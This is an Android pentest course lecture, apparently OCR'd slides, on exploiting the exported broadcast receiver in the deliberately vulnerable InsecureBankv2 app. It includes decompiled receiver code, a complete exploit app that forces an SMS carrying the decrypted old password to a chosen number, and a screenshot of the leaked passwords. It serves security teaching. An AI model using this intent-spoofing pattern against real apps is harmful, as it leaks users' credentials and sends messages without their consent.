
Android Mobile Pentest 101

Lecture 10.7 – Creating Exploit: Exploit Broadcast Receivers

Goal: Create App that exploit other app Broadcast

Introduction

- Open the AndroidManifest.xml of InsecureBankv2 app, we see this line:




```
            com.android.insecurebankv2.TrackUserContentProvider"/>
        <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
            <intent-filter>
                <action android:name="theBroadcast"/>
            </intent-filter>
        </receiver>
        <activity android:exported="true" android:label="@string/title_activity_change_password" android:n
```

- So there is the broadcast receivers register in the app, It is “theBroadcast”, and its program code handled is in MyBroadCastReceiver

Exploit

- A quick search reveal that the class ChangePassword are sending parameter to this Broadcast Receivers




Work Space
com/android/insecurebankv2/ChangePassword.class
Exac
JD-GUI Decompiler – Editable: false

```
  private void broadcastChangepasswordSMS(String paramString1, String par
  {
    if (TextUtils.isEmpty(paramString1.toString().trim()))
    {
      System.out.println("Phone number Invalid.");
      return;
    }
    Intent localIntent = new Intent();
    localIntent.setAction("theBroadcast");
    localIntent.putExtra("phonenumber", paramString1);
    localIntent.putExtra("newpass", paramString2);
    sendBroadcast(localIntent);
  }
```

Exploit


- Here you can see the onReceive() in class MyBroadcastReceiver


Work Space
com/android/insecurebankv2/MyBroadCastReceiver.class
Exa
JD-GUI Decompiler – Editable: false

```
public static final String MYPREFS = "mySharedPreferences";
String usernameBase64ByteString;

public void onReceive(Context paramContext, Intent paramIntent)
{
  String str1 = paramIntent.getStringExtra("phonenumber");
  String str2 = paramIntent.getStringExtra("newpass");
  if (str1 != null) {
    try
    {
      SharedPreferences localSharedPreferences = paramContext.getShared
      this.usernameBase64ByteString = new String(Base64.decode(localSha
      String str3 = localSharedPreferences.getString("superSecurePasswo
```

Exploit

- Let take a look at this class to see what it does:



```
public void onReceive(Context paramContext, Intent paramIntent)
{
  String str1 = paramIntent.getStringExtra("phonenumber");
  String str2 = paramIntent.getStringExtra("newpass");
  if (str1 != null) {
    try
    {
      SharedPreferences localSharedPreferences = paramContext.getSharedPrefer
      this.usernameBase64ByteString = new String(Base64.decode(localSharedPre
      String str3 = localSharedPreferences.getString("superSecurePassword", n
      String str4 = new CryptoClass().aesDeccryptedString(str3);
      String str5 = str1.toString();
      String str6 = "Updated Password from: " + str4 + " to: " + str2;
      SmsManager localSmsManager = SmsManager.getDefault();
      System.out.println("For the changepassword - phonenumber: " + str5 + "
      localSmsManager.sendTextMessage(str5, null, str6, null, null);
      return;
    }
```

- Well, it will send str6 value to str5 phone number.


str5 = str1.toString(), It is a phonenumber parameter
str6 = “Updated Password from: “ + str4 + “ to: “ + str2, str2 is the content we control

Exploit

- Since it set exported to true, we can use another app (yes, our exploit app) to send the intent to this Broadcast Receiver

Exploit


- Now Let create the app that force user send message (controlled) to phone number (controlled) when opening
- Code will look like:



```java
package com.example.exploitbroadcastreceiver;

import ...

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent tsu = new Intent( action: "theBroadcast");
        tsu.putExtra( name: "phonenumber",  value: "15555218135");
        tsu.putExtra( name: "newpass",  value: "tsudeptrai, btw please give tsu a cup of coffee ;)");
        sendBroadcast(tsu);
    }
}
```

Exploit

- Build apk and drop to user phone, then run it




ExploitBroadcastReceiver

Hello World!

Exploit

- Your exploit is ran, now come to message section of phone to see if we successful force user send message



1 555-521-8135

Updated Password from: Jack@123$ to: Jack12345@
Sep 10, 2018

Updated Password from: Dinesh@123$ to: 1234
Sep 20, 2018

Updated Password from: Dinesh@123$ to: 1234
Sep 20, 2018

Updated Password from: 1234 to: 1234
Sep 20, 2018

aaa
1:48 PM

Updated Password from: 1234 to: tsudeptrai
4:48 PM

Updated Password from: 1234 to: tsudeptrai, btw please give tsu a cup of coffee ;)
4:53 PM

Type message

- xD, grab full code here: https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ExploitBroadcastReceivers

Welldone boy

The End ☺

Feel free to contact me via tsublogs@gmail.com